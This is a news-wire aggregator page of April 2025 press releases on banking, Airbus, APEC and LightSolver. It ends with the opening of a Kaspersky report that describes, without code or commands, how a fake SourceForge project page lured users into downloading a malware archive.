    “Colin Bell brings invaluable business insight and a deep network across the financial and enterprise sectors,” said LightSolver CEO and co-founder Ruti Ben-Shlomi, Ph.D. “His experience leading major institutions will be a key asset as we scale LightSolver’s commercial efforts and position our laser-based computing platform for real-world adoption. We’re excited to work with him to accelerate our growth and bring transformative computing power to the industries that need it most.”

    About LightSolver
    LightSolver is developing an all-optical supercomputer capable of solving complex and large computational problems at the speed of light. Utilizing the interference patterns of lasers, the Laser Processing Unit™ (LPU) can tackle challenges that were previously constrained by the limits of electronics, while fitting into a rack unit and operating at room temperature. Dr. Ruti Ben-Shlomi and Dr. Chene Tradonsky, physicists from the world-renowned Weizmann Institute, founded the company in 2020. More than 2/3 of the team are physics, math and computer science PhDs. LightSolver has secured investment from TAL Ventures, Entree Capital, IBI Tech Fund, Angular Ventures, Maverick, and Artofin. The company has also received a €12.5M grant from the European Innovation Council (EIC) to advance its all-optical supercomputer. Connect with LightSolver @LightSolverCo on X and on LinkedIn. For more information, visit lightsolver.com or email info@lightsolver.com.

    Media Contact:
    Seth Menacker
    Fusion PR
    lightsolver@fusionpr.com

    The MIL Network –

    April 9, 2025
  • MIL-OSI: Veritex Holdings, Inc. Announces Dates of First Quarter 2025 Earnings Release and Conference Call

    Source: GlobeNewswire (MIL-OSI)

    DALLAS, April 08, 2025 (GLOBE NEWSWIRE) — Veritex Holdings, Inc. (Nasdaq: VBTX) (“Veritex” or “the Company”), the parent holding company for Veritex Community Bank, today announced that it plans to release its first quarter 2025 results after the close of the market on Tuesday, April 22, 2025. The earnings release will be available on the Company’s website, https://ir.veritexbank.com/. The Company will also host an investor conference call to review the results on Wednesday, April 23, 2025 at 8:30 a.m. Central Time.

    Participants may access a live webcast of the conference call through the investor relations section of Veritex’s website, or the hosting website at https://edge.media-server.com/mmc/p/7qpcarsr/. Participants may also register via teleconference at: https://register-conf.media-server.com/register/BIcb9226ec9df94b1bbbc063029950af5d. Once registration is completed, participants will be provided with a dial-in number containing a personalized conference code to access the call. All participants are instructed to dial-in 15 minutes prior to the start time.

    A replay will be available within approximately two hours after the completion of the call, and made accessible for one week. You may access the replay via webcast through the investor relations section of Veritex’s website.

    About Veritex Holdings, Inc.

    Headquartered in Dallas, Texas, Veritex is a bank holding company that conducts banking activities through its wholly-owned subsidiary, Veritex Community Bank, with locations throughout the Dallas-Fort Worth metroplex and in the Houston metropolitan area. Veritex Community Bank is a Texas state chartered bank regulated by the Texas Department of Banking and the Board of Governors of the Federal Reserve System. For more information, visit www.veritexbank.com.

    Source: Veritex Holdings, Inc.

    The MIL Network –

    April 9, 2025
  • MIL-OSI: CNB Financial Corporation Announces that ISS Recommends Shareholders Support the Proposal to Issue Common Stock in connection with the Merger with ESSA Bancorp, Inc., the Proposal to Approve the 2025 Omnibus Incentive Plan and the Say-on-Pay Proposal

    Source: GlobeNewswire (MIL-OSI)

    CLEARFIELD, Pa., April 08, 2025 (GLOBE NEWSWIRE) — CNB Financial Corporation (“CNB”) (NASDAQ: CCNE) is pleased to announce that leading independent proxy advisory firm Institutional Shareholder Services Inc (“ISS”) is recommending that CNB shareholders vote “FOR” each of (1) the proposal to issue shares of CNB common stock in connection with the merger of ESSA Bancorp, Inc. (“ESSA”) with and into CNB; (2) the proposal to approve the CNB Financial Corporation 2025 Omnibus Incentive Plan; and (3) the non-binding advisory resolution to approve the compensation of CNB’s named executive officers in advance of the upcoming CNB Annual Meeting of Shareholders (the “Annual Meeting”).

    The Annual Meeting will be held at 2:00 p.m., Eastern Time, on Tuesday, April 15, 2025. Shareholders of record as of February 18, 2025 will be able to attend the Annual Meeting, vote, and submit questions during the Annual Meeting via live webcast by visiting web.viewproxy.com/CNBFinancial/2025. CNB’s joint proxy statement/prospectus for the Annual Meeting is available at web.viewproxy.com/CNBFinancial/2025.

    Whether or not shareholders plan to attend the Annual Meeting, CNB encourages shareholders to read the joint proxy statement/prospectus and submit their proxy or voting instructions as soon as possible. Information regarding how to vote or revoke previously submitted proxies is available in the joint proxy statement/prospectus referenced above.

    If CNB shareholders have any questions or need assistance with voting, they are encouraged to contact CNB’s proxy solicitor, Alliance Advisors:

    Alliance Advisors, LLC
    200 Broadacres Drive, 3rd Floor
    Bloomfield, NJ 07003
    (833) 215-7302
    CCNE@AllianceAdvisors.com

    About CNB Financial Corporation

    CNB Financial Corporation is a financial holding company with consolidated assets of approximately $6.2 billion. CNB Financial Corporation conducts business primarily through its principal subsidiary, CNB Bank. CNB Bank is a full-service bank engaging in a full range of banking activities and services, including trust and wealth management services, for individual, business, governmental, and institutional customers. CNB Bank operations include a private banking division, one loan production office, one drive-up office, one mobile office, and 56 full-service offices in Pennsylvania, Ohio, New York, and Virginia. CNB Bank, headquartered in Clearfield, Pennsylvania, with offices in Central and North Central Pennsylvania, serves as the multi-brand parent to various divisions. These divisions include ERIEBANK, based in Erie, Pennsylvania, with offices in Northwest Pennsylvania and Northeast Ohio; FCBank, based in Worthington, Ohio, with offices in Central Ohio; BankOnBuffalo, based in Buffalo, New York, with offices in Western New York; Ridge View Bank, based in Roanoke, Virginia, with offices in the Southwest Virginia region; and Impressia Bank, a division focused on banking opportunities for women, which operates in CNB Bank’s primary market areas. Additional information about CNB Financial Corporation may be found at www.CNBBank.bank.

    Forward-Looking Statements

    This communication contains forward-looking statements as defined in the Private Securities Litigation Reform Act of 1995. Such forward-looking statements about CNB and its industry involve substantial risks and uncertainties. Statements other than statements of current or historical fact, including statements regarding CNB’s future financial condition, results of operations, business plans, liquidity, cash flows, projected costs, and the impact of any laws or regulations applicable to CNB, are forward-looking statements. Words such as “anticipates,” “believes,” “estimates,” “expects,” “forecasts,” “intends,” “plans,” “projects,” “may,” “will,” “should” and other similar expressions are intended to identify these forward-looking statements. Such statements are subject to factors that could cause actual results to differ materially from anticipated results.

    Among the risks and uncertainties that could cause actual results to differ from those described in the forward-looking statements include, but are not limited to the following: (i) the ability to complete the proposed merger with ESSA on the proposed terms or on the anticipated timeline, or at all, including the risk that governmental approvals of the merger may not be obtained, or adverse regulatory conditions may be imposed in connection with governmental approvals of the merger and risks and uncertainties related to securing the necessary shareholder approvals and satisfaction of other closing conditions to consummate the proposed merger; (ii) the occurrence of any event, change or other circumstance that could give rise to the termination of the merger agreement relating to the proposed merger; (iii) risks related to diverting the attention of management from ongoing business operations; (iv) failure to realize the expected benefits of the proposed merger; (v) significant transaction costs and/or unknown or inestimable liabilities; (vi) the risk of shareholder litigation in connection with the proposed merger, including resulting expense or delay; (vii) the risk that ESSA’s business will not be integrated successfully or that such integration may be more difficult, time-consuming or costly than expected; (viii) risks related to future opportunities and plans for the combined company, including the uncertainty of expected future financial performance and results of the combined company following completion of the proposed merger; (ix) the effect of the announcement of the proposed merger on the ability of CNB to operate its business and retain and hire key personnel and to maintain favorable business relationships; (x) risks related to the market value of the CNB common stock to be issued in the proposed merger; (xi) other risks related to the completion of the proposed merger and actions related thereto; (xii) the dilution caused by CNB’s issuance of additional shares of its capital stock in connection with the proposed merger; (xiii) national, international, regional and local economic and political climates and conditions; (xiv) changes in general economic conditions, including changes in market interest rates and changes in monetary and fiscal policies of the federal government; and (xv) legislative and regulatory changes. Further information about these and other relevant risks and uncertainties may be found in CNB’s Annual Report on Form 10-K for the fiscal year ended December 31, 2024 and in subsequent filings CNB makes with the Securities and Exchange Commission (“SEC”).

    Forward-looking statements speak only as of the date they are made. CNB does not undertake, and specifically disclaims any obligation, to publicly release the result of any revisions which may be made to any forward-looking statements to reflect the occurrence of anticipated or unanticipated events or circumstances after the date of such statements. You are cautioned not to place undue reliance on these forward-looking statements.

    Additional Information and Where to Find It

    In connection with the proposed merger, CNB filed with the SEC a registration statement on Form S-4, as amended (File No. 333-285096), that includes a document that serves as a prospectus of CNB and a joint proxy statement of CNB and ESSA (the “joint proxy statement/prospectus”). CNB and ESSA also plan to file other relevant documents with the SEC regarding the proposed merger. INVESTORS AND SECURITY HOLDERS ARE URGED TO READ THE REGISTRATION STATEMENT ON FORM S-4, THE JOINT PROXY STATEMENT/PROSPECTUS INCLUDED WITHIN THE REGISTRATION STATEMENT ON FORM S-4, AND ANY OTHER RELEVANT DOCUMENTS FILED OR TO BE FILED WITH THE SEC WHEN THEY BECOME AVAILABLE, AS WELL AS ANY AMENDMENTS OR SUPPLEMENTS TO THOSE DOCUMENTS, BECAUSE THEY WILL CONTAIN IMPORTANT INFORMATION ABOUT CNB, ESSA AND THE PROPOSED MERGER. You may obtain a free copy of the registration statement, including the joint proxy statement/prospectus and other relevant documents filed by CNB and ESSA with the SEC, without charge, at the SEC’s website at www.sec.gov. Copies of the documents filed by CNB with the SEC are available free of charge on CNB’s website at www.cnbbank.bank or by directing a request to CNB Financial Corporation, 1 South Second Street, PO Box 42, Clearfield, PA, attention: Treasurer, telephone (814) 765-9621.

    No Offer

    This communication does not constitute an offer to sell or the solicitation of an offer to buy any securities. No offering of securities shall be made except by means of a prospectus meeting the requirements of Section 10 of the Securities Act of 1933, as amended, and otherwise in accordance with applicable law.

    Participants in the Solicitation

    CNB and its directors and executive officers and other members of management and employees may be deemed to be participants in the solicitation of proxies in respect of the proposed merger. You can find information about CNB’s executive officers and directors in the joint proxy statement/prospectus. Additional information regarding the interests of such potential participants are included in the joint proxy statement/prospectus and other relevant documents filed with the SEC when they become available. You may obtain free copies of these documents from CNB using the sources indicated above.

    The MIL Network –

    April 9, 2025
  • MIL-OSI: Hanover Bank Unveils a Refreshed Logo to Reflect Commitment to Innovation and Growth

    Source: GlobeNewswire (MIL-OSI)

    MINEOLA, N.Y., April 08, 2025 (GLOBE NEWSWIRE) — Hanover Bank, the bank subsidiary of Hanover Bancorp (Nasdaq “HNVR”) is excited to unveil its new logo, a brand identity refresh that embodies our continued evolution into a financial services leader recognized for delivering digital banking solutions with unparalleled service.

    Our new logo reflects a forward-thinking vision that builds on the values of trust, stability, and progress – values that have always been at the heart of Hanover Bank since our founding in 2009 – underscoring our commitment to innovation and tradition.

    “We take great pride in our legacy and the strong relationships we’ve built over the years, and this logo represents our commitment to propelling them forward as we deliver a more agile, innovative, and client-focused banking experience, reinforcing our leadership in an ever-evolving world,” said Michael P. Puorro, Chairman and CEO of Hanover Bank.

    The refreshed logo is part of a broader initiative to enhance our banking experience for both individuals and businesses. Our updated identity will be phased in across all touchpoints, including digital platforms, branch signage, advertising and much more.

    “As we look toward the future in an increasingly digital world, we remain steadfast in upholding the core values that have been the foundation of our success. This symbolizes our dedication to both progress and transformation, while reinforcing our ongoing commitment to innovation,” concluded Mr. Puorro.

    For more information, please visit hanoverbank.com or follow us on Facebook, LinkedIn, Instagram, X (formerly Twitter) and YouTube.

    About Hanover Community Bank and Hanover Bancorp, Inc.

    Hanover Bancorp, Inc. (NASDAQ: HNVR), is the bank holding company for Hanover Community Bank, a community commercial bank focusing on highly personalized and efficient services and products responsive to client needs. Management and the Board of Directors are comprised of a select group of successful local businesspeople who are committed to the success of the Bank by knowing and understanding the metro-New York area’s financial needs and opportunities. Backed by state-of-the-art technology, Hanover offers a full range of financial services. Hanover offers a complete suite of consumer, commercial, and municipal banking products and services, including multi-family and commercial mortgages, residential loans, business loans and lines of credit. Hanover also offers its customers access to 24-hour ATM service with no fees attached, free checking with interest, telephone banking, advanced technologies in mobile and internet banking for our consumer and business customers, safe deposit boxes and much more. The Company’s corporate administrative office is located in Mineola, New York where it also operates a full-service branch office along with additional branch locations in Garden City Park, Hauppauge, Forest Hills, Flushing, Sunset Park, Rockefeller Center and Chinatown, New York, and Freehold, New Jersey, with a new branch opening in Port Jefferson, New York in early 2025.

    Hanover Community Bank is a member of the Federal Deposit Insurance Corporation and is an Equal Housing/Equal Opportunity Lender. For further information, call (516) 548-8500 or visit the Bank’s website at www.hanoverbank.com.

    Press Contact:
    Ms. Annette Esposito
    First VP-Director of Marketing
    (516) 548-8500

    The MIL Network –

    April 9, 2025
  • MIL-OSI Africa: African Development Bank, the West African Economic and Monetary Union (WAEMU) Ombudsmen Association meet to strengthen peace, stability and regional integration in West Africa

    Source: Africa Press Organisation – English (2) – Report:

    ABIDJAN, Ivory Coast, April 8, 2025/APO Group/ —

    On 28 March 2025 the Director of the Regional Integration Coordination Office of the African Development Bank (www.AfDB.org), Joy Kategekwa, received a delegation from the Ombudsmen Association of the member states of the West African Economic and Monetary Union (WAEMU).

    Led by the association’s president, Pascal Essou, Ombudsman of the Republic of Benin, the meeting took place at the Bank’s headquarters in Abidjan. The ombudsmen were keen to obtain the support of the Bank in strengthening the rule of law, regional integration and confidence of citizens in the administrations of the eight WAEMU countries.

    “I would like to thank the Bank for receiving us with such commitment and enthusiasm in order to begin technical discussions with our Association aimed at deepening strategic dialogue and identifying synergies between our action, on the one hand, and the Bank’s strategic priorities, the High 5s, and its regional integration strategy document for West Africa 2020-2025, on the other hand,” Essou said.

    The meeting was attended by ombudsmen for Côte d’Ivoire, Adama Toungara, and for Senegal, Demba Kandji, who are respectively Secretary General and Treasurer of the Association, as well as by WAEMU representative in Côte d’Ivoire, Gustave Diasso, and several of their colleagues.

    Created in 2008 and based in Ouagadougou, the Ombudsmen Association promotes mediation, citizens’ rights, administrative justice and regional integration in its member countries. It also works for the prevention and resolution of conflicts and crises, supporting long-term peace and the universal and effective application of community law in the union’s countries. The association brings together all the ombudsman institutions of eight countries in West Africa’s franc zone: Benin, Burkina Faso, Côte d’Ivoire, Guinea-Bissau, Mali, Niger, Senegal and Togo.

    During the meeting, the association’s Strategic Plan for 2025-2029, which is structured around five pillars: governance and the rule of law, performance and partnerships, peace and security, research, and institutional development and communication, was shared. The plan will be validated at a high-level round table on resource mobilisation to be held in Dakar on 29 April. The association asked the Bank to contribute to the success of the round table and to mobilise new partners and the resources that are needed to implement the plan.

    The Abidjan meeting also considered possible avenues of support from the African Development Bank such as technical and financial assistance, strategic advice.

    Kategekwa praised the work of ombudsmen in promoting regional integration, strengthening governance, promoting the rule of law, and fostering civic engagement and administrative efficiency in WAEMU member countries.

    She also pointed out that the Strategic Plan of the WAEMU Ombudsmen Association is aligned with the Bank Group’s Strategy for Addressing Fragility and Building Resilience in Africa (2022-2026) (https://apo-opa.co/4i7lPJ4). She emphasised the role of the Transition Support Facility (https://apo-opa.co/42mQSum) and the window for regional public goods (https://apo-opa.co/42yFEnY) as instruments that can be used to leverage resilience in areas of fragility and governance in Africa.

    “I applaud the initiative by the WAEMU Ombudsmen Association to organise a round table on resource mobilisation. The outcome of this meeting will undoubtedly strengthen our common commitment to building a more integrated, peaceful and just West Africa,” she said.

    Kategekwa was accompanied at the meeting by other Bank staff: the Chief Coordinator for Regional Funds Management, Youssouf Koné; the Head of the Transition States Coordination Office, Riadh Ben Messaoud; and Officer for Institutional Capacity Building, Marcel Maglo.

    MIL OSI Africa –

    April 9, 2025
  • MIL-OSI Banking: Airbus launches the A220 Airspace cabin with Air Canada

    Source: Airbus

    Headline: Airbus launches the A220 Airspace cabin with Air Canada

    The A220 is joining the Airspace cabin Family and will take off for the first time with launch customer Air Canada. The new A220 cabin will boast the full Airspace suite including new Airspace XL bins with deliveries starting in early 2026.

    MIL OSI Global Banks –

    April 8, 2025
  • MIL-OSI Banking: Airbus lance la cabine A220 Airspace avec Air Canada

    Source: Airbus

    Headline: Airbus lance la cabine A220 Airspace avec Air Canada

    L’A220 rejoint la famille des cabines Airspace et décollera pour la première fois avec le client de lancement Air Canada. La nouvelle cabine de l’A220 sera équipée de toute la gamme Airspace, y compris les nouveaux compartiments à bagages Airspace XL dont les livraisons commenceront au début de l’année 2026.

    MIL OSI Global Banks –

    April 8, 2025
  • MIL-OSI Banking: Media Registration Opens for Ocean-Related Ministerial Meeting Singapore | 08 April 2025 Issued by the APEC Secretariat Media registration is now open for the 5th APEC Ocean-Related Ministerial Meeting (AOMM5) to be held in Busan, Republic of Korea, from 30 April to 1 May 2025.

    Source: APEC – Asia Pacific Economic Cooperation

    Media registration is now open for the 5th APEC Ocean-Related Ministerial Meeting (AOMM5) to be held in Busan, Republic of Korea, from 30 April to 1 May 2025.

    Under the theme of “Navigating our Blue Future—Connection, Innovation and Prosperity”, APEC ministers will convene to advance regional cooperation on ocean resilience, sustainable fisheries and economic development in the ocean and fisheries sector.

    The meeting will be chaired by Korea’s Minister of Oceans and Fisheries, Kang Do-Hyung at the Westin Busan Josun Hotel.

    This marks the first time APEC ministers have met to address ocean-related issues in more than a decade, with the last Ocean-Related Ministerial Meeting taking place in Xiamen, China in 2014.

    Read more: 2014 APEC Ocean-Related Ministerial Meeting Joint Statement

    Since then, APEC has continued to promote sustainable ocean and fisheries management, marine debris reduction and coastal resilience through various working groups and cross-fora collaboration. AOMM5 provides a renewed opportunity to accelerate regional action on ocean-related challenges that are critical to the well-being of coastal communities and the long-term prosperity of the Asia-Pacific.

    Key Media Opportunities:

    • Opening Session of AOMM5: Thursday, 1 May, 09:00-9:30 (KST)
    • Press Conference: Thursday, 1 May, 16:30–17:00 (KST)

    Media Accreditation:

    Media representatives wishing to cover the AOMM5 must be accredited in advance. To receive the media registration guidelines, please email [email protected] with the subject line: MEDIA [Economy name/organization name]. The deadline for media accreditation is 20 April 2025.

    A media lounge will be available to all registered media representative and will be located on the 2nd floor of The Westin Josun Busan on the following dates:

    • Wednesday, 30 April from 09:00–18:00 (KST)
    • Thursday, 1 May from 09:00–18:00 (KST)

    For more information please contact:
    [email protected]

    [email protected] 

    MIL OSI Global Banks –

    April 8, 2025
  • MIL-OSI Banking: Attackers distributing a miner and the ClipBanker Trojan via SourceForge

    Source: Securelist – Kaspersky

    Headline: Attackers distributing a miner and the ClipBanker Trojan via SourceForge


    Recently, we noticed a rather unique scheme for distributing malware that exploits SourceForge, a popular website providing software hosting, comparison, and distribution services. The site hosts numerous software projects, and anyone can upload theirs. One such project, officepackage, on the main website sourceforge.net, appears harmless enough, containing Microsoft Office add-ins copied from a legitimate GitHub project. The description and contents of officepackage provided below were also taken from GitHub.

    Description of the “officepackage” project


    Few know that projects created on sourceforge.net get a sourceforge.io domain name and web hosting services. Pages like that are well-indexed by search engines and appear in their search results.

    Example of a search query and results containing officepackage.sourceforge.io


    The project under investigation has been assigned the domain officepackage.sourceforge[.]io, but the page displayed when you go to that domain looks nothing like officepackage on sourceforge.net. Instead of the description copied from GitHub, the visitor is presented with an imposing list of office applications complete with version numbers and “Download” buttons.

    The project as seen on the officepackage.sourcefoge.io domain


    Hovering over one of the buttons reveals a seemingly legit URL in the browser status bar: https[:]//loading.sourceforge[.]io/download. It is easy to make the mistake of associating that URL with officepackage, as the buttons are on that project’s page. However, the loading.sourceforge.io domain suggests a different project on sourceforge.net, named loading.

    URL associated with the “Download” button

    Clicking the link redirects to a page with yet another “Download” button, this time in English.

    Page for downloading the suspicious archive

    Clicking that button finally downloads a roughly seven-megabyte archive named vinstaller.zip. This raises some red flags, as office applications are never that small, even when compressed.


    The infection chain: from searching for office software to downloading an installer

